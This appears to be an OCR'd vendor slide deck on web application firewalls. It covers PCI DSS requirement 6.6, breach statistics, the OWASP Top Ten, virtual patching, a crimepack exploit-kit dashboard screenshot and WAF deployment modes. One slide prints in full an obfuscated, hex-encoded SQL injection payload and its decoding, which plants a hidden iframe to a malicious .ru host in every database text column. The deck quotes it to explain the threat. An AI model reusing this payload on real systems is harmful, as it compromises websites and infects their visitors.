- First generation firewalls (stateful inspection & proxy) :
  + Some inspect HTTP and decrypt HTTPS, however protocol analysis only.  Protocol filtering, header filtering, URL filtering etc are available.
- Next Generation firewalls:
  + McAfee Sidewinder, Palo Alto Networks, etc concentrate on application stream signatures which work well for outbound/ Internet traffic – very little inbound web server protection.
- Network IDS/IPS:
  + Broad network inspection support around TCP/IP, focus is wide, typically extension based for deeper understanding of HTTP. Typically, signature based.  No user, session awareness.

## WAF Drivers

# PCI DSS Mandates Web Application Security

- **Enforcing best practices, PCI DSS #6.6 sets forth Web app security requirements**


PCI DSS Requireme

Target Date/ Comments

**6.6** For public-facing web applications, address new threats and vulnerabilities on an ongoing basis and ensure these applications are protected against known attacks by *either* of the following methods:

- Reviewing public-facing web applications via manual or automated application vulnerability security assessment tools or methods, at least annually and after any changes
- Installing a web-application firewall in front of public-facing web applications

## WAF Drivers

**Web Security by the Numbers**

**94%** of compromised records are due to hacking and external threats[2]


**75%** of all cyber attacks target Web applications[3]

**80%+** of discovered vulnerabilities are Web vulnerabilities[4]

**82%** of Web applications have had critical vulnerabilities[5]

**55%** of security professionals believe developers are too busy to address Web security[6]

**$6.75 Million** is the average cost of a data breach[7]



🟥 Web Application (92%)
🟩 Remote Access and Control (2%)
🟪 Backdoor or Control Channel (5%)
🟦 Network File Shares (1%)
🟧 Physical Access (1%)
🟦 Wireless (1%)
🟦 Unknown (1%)

*Proportion of Breached Records Due to Hacking by Attack Method[2]*

1 First Annual Cost of Cyber Crime Study, Ponemon Institute, 2010
2 "2010 Data Breach Investigations Report," Verizon Business, 2010
3 Gartner Research
4 "SANS 2009 Top Cyber Security Risks Report," Sans Institute, 2009
5 "WhiteHat Website Security Statistic Report," WhiteHat Security, Fall 2009, 8th Edition
6 "State of Web Security," Ponemon Institute, 2010
7 "US Cost of a Data Breach," Ponemon Institute, 2010
8 "Industrialization of Hacking," Imperva, 2010


## WAF Drivers - OWASP Top Ten (2010 Edition)

- **A1: Injection**
- **A2: Cross-Site Scripting (XSS)**
- **A3: Broken Authentication and Session Management**
- **A4: Insecure Direct Object References**
- **A5: Cross Site Request Forgery (CSRF)**
- **A6: Security Misconfiguration**
- **A7: Failure to Restrict URL Access**
- **A8: Insecure Cryptographic Storage**
- **A9: Insufficient Transport Layer Protection**
- **A10: Unvalidated Redirects and Forwards**

OWASP
The Open Web Application Security Project
http://www.owasp.org

http://www.owasp.org/index.php/Top_10

## WAF Drivers - OWASP Top Ten (2010 Edition)



Percentage likelihood of a website having a vulnerability by class


## WAF Drivers – Secure Code Findings

Most Web applications aren't being protected at even the most minimal levels

+ Secure code requires extra effort; results can be hard to measure – so it's often not done
+ Developers aren't incentivized to develop secure code; rather, develop it quickly
+ It takes more time and money and requires skills that the current team might not have
+ Few consider audit & security when sizing hardware

## WAF Drivers – Virtual Patching

- What we ideally would like to do:
  - + Fix the code and redeploy application
    - – Input sanitation
    - – Use of prepared statements
- What happens in reality:
  - + It takes a lot of time to fix application code (for example it takes Oracle 9 – 18 months to release a fix for SQL injection vulnerabilities in built-in stored procedures)
  - + Applications contain 3rd party components and legacy components whose code cannot be actually fixed within a controlled time frame
  - + Applications cannot be taken down until a they are fixed
  - + Application developers do not have security development expertise.



# WAF Drivers - The Industrialization of Hacking

## Hacking is a Profitable Industry

**Roles** **Optimization**

**Automation**

Researching Vulnerabilities

Developing Exploits

Growing Botnets

Exploiting Targets

Consuming

Direct Value – i.e. IP, PII, CCN

Command & Control

Malware Distribution

Phishing & spam

DDoS

Blackhat SEO

Growing Botnets and Exploiting Vulnerabilities

Selecting Targets via Search Engines

Templates & Kits


Centralized Management

Service Model

IMPERVA®

## WAF Drivers – The Industrialization of Hacking

**Web attacks are becoming more advanced**



crimepack

MAIN · REFRESH · REFERRERS · COUNTRIES · BLACKLIST CHECK · DOWNLOADER · IFRAME · CLEAR STATS · SETTINGS · LOGOUT

overall stats

| unique hits | loads | exploit rate |
|---|---|---|
| 5927 | 1793 | 30% |

exploit stats

| iepeers | msiemc | pdf | libtiff | mdac | java | webstart | activex | other | aggressive |
|---|---|---|---|---|---|---|---|---|---|
| 27 | 52 | 199 | 22 | 80 | 0 | 1071 | 0 | 25 | 317 |

os stats

| os | hits | loads | rate |
|---|---|---|---|
| windows 2k | 21 | 2 | 10% |
| windows 2k3 | 9 | 4 | 44% |
| windows xp | 3594 | 1133 | 32% |
| windows vista | 2280 | 632 | 28% |

browser stats

| | | | |
|---|---|---|---|
| 1093 (363 loads) 33% | 4575 (1361 loads) 30% | 237 (47 loads) 20% | 0 (0 loads) 0% |

top countries

| | country | hits | loads | rate |
|---|---|---|---|---|
| | germany | 5027 | 1493 | 30% |

*Example of a Botnet Management Dashboard*

## WAF Drivers - New Threats – SQL Obfuscation

- Hide SQL Injection statements with encoding:
  declare%20@s%20varchar(4000);set%20@s=cast
  (0x6445634c4172452040542076615263686152283235352920c40632076415243484172283235352920646563c4172
  65207461624c455f635572734f5220435552534f5220466f522053454c45437420412e6e616d652c622e6e614d652066
  726f4d207379734f626a6543747320612c737973434f4c754d4e73206220776865524520612e69643d422e696420614e
  4420412e58745950653d2755272061e6642028622e78545950653d3939206f7220622e58547970653d3335206f52204
  22e78545950653d323331204f5220622e78747970453d31363729206f50454e205441624c655f637552736f722066455
  44348206e6558542046524f6d205461426c455f437552734f7220494e744f2040542c4063207768696c4528404046657
  443685f7374417475533d302920626547496e20657845632827557044615445205b272b40742b275d20536554205b27
  2b40632b275d3d727452494d28434f4e5665525428564152434841722834303030292c5b272b40432b275d29292b636
  15354283078334336393636373236313644363532303733373236333443232363837343734373033413246324636
  53635364436463638373536393643363436393639364532453732373532463734363437333246363736463245373
  03638373033346373336393634333443331323232303737363936343734363833443232333032323230363836353639363
  736383734333443232333032323230373337343739364336353334432323634363937333730364336313739334136453
  646364536353232334533433246363936363732363136443635334520615320766152434861722831303629292729
  204645544368204e6578742066526f6d207441426c655f635572734f7220496e744f2040742c406320456e4420436c6f73
  65207461626c455f437552736f522064454c4c6f434154652054614c655f435552736f7220%20as%20varchar
  (4000));exec(@s);--
- Decodes to:
  dEcLArE @T vaRchaR(255),@c vARCHAr(255) decLAre tabLE_cUrsOR CURSOR FoR SELECt  A.name,b.naMe froM sysObjeCts a,sysCOLuMNs b wheRE a.id=B.id aND A.XtYPe='U' and (b.xTYPe=99 or b.XType=35 oR B.xTYPe=231 OR b.xtypE=167) oPEN TAbLe_cuRsor fETCH neXT FROm TaBlE_CuRsOr INtO @T,@c whilE (@@FetCh_stAtuS=0) beGIn exEc('UpDaTE ['+@t+'] SeT ['+@c+']=rtRIM(CONVeRT (VARCHAr(4000),['+@C+']))+caST (0x3C696672616D65207372633D22687474703A2F2F6E656D6F6875696C6469696E2E72752F7464732F676F2E7068703F7369643D312220776964746683D2230222068656967687443D223022207374796C653D22646973706C61793A6E6F6E65223E3C2F696672616D653E aS vaRCHar(106))') FETCh Next fRom tABle_cUrsOr IntO @t,@c EnD Close tablE_CuRsoR dEALLoCATe TaBLe_CURsor

## WAF Drivers - New Threats – SQL Obfuscation - Continued


- CAST Statement decodes to:

  <iframe src="http://nemohuildiin.ru/tds/go.php?sid=1"  width="0" height="0" style="display:none"></iframe>

- Inserts iframe in every varchar  column in the backend database
  - Very successful attack
  - Stopped dead by a modern WAF

## Deployment Options: Layer 2 Bridge

Notes:
- Clients point at web servers
- Clients not aware of WAF
- WAF bridges traffic – layer 2
- WAF has copies of SSL keys




Pros:
- Transparent
- Easy to deploy
- High performance

Cons:
- Features are not available:
    - User Authentication
    - URL rewriting

IMPERVA®

## Deployment Options: Layer 3 Transparent Proxy

Notes:
- Clients point at web servers
- Clients not aware of WAF
- WAF routes traffic at layer 3




Pros:
- Transparent
- Easy to deploy
- Network features are available (pooling, caching)

Cons:
- More overhead
- Lacks some features:
  - Re-writing
  - User authentication

## Deployment Options: Reverse Proxy

Notes:
- Clients point at WAF
- WAF routes traffic at layer 3




Pros:
- All features available
- Hides the internal components of the site
- “Extends” DMZ

Cons:
- Increased latency
- Harder to install
- Lacks “fail open” for HA

## Deployment Options: Monitoring Mode

Notes:
• Clients point at web servers
• WAF monitors via a span port or network TAP



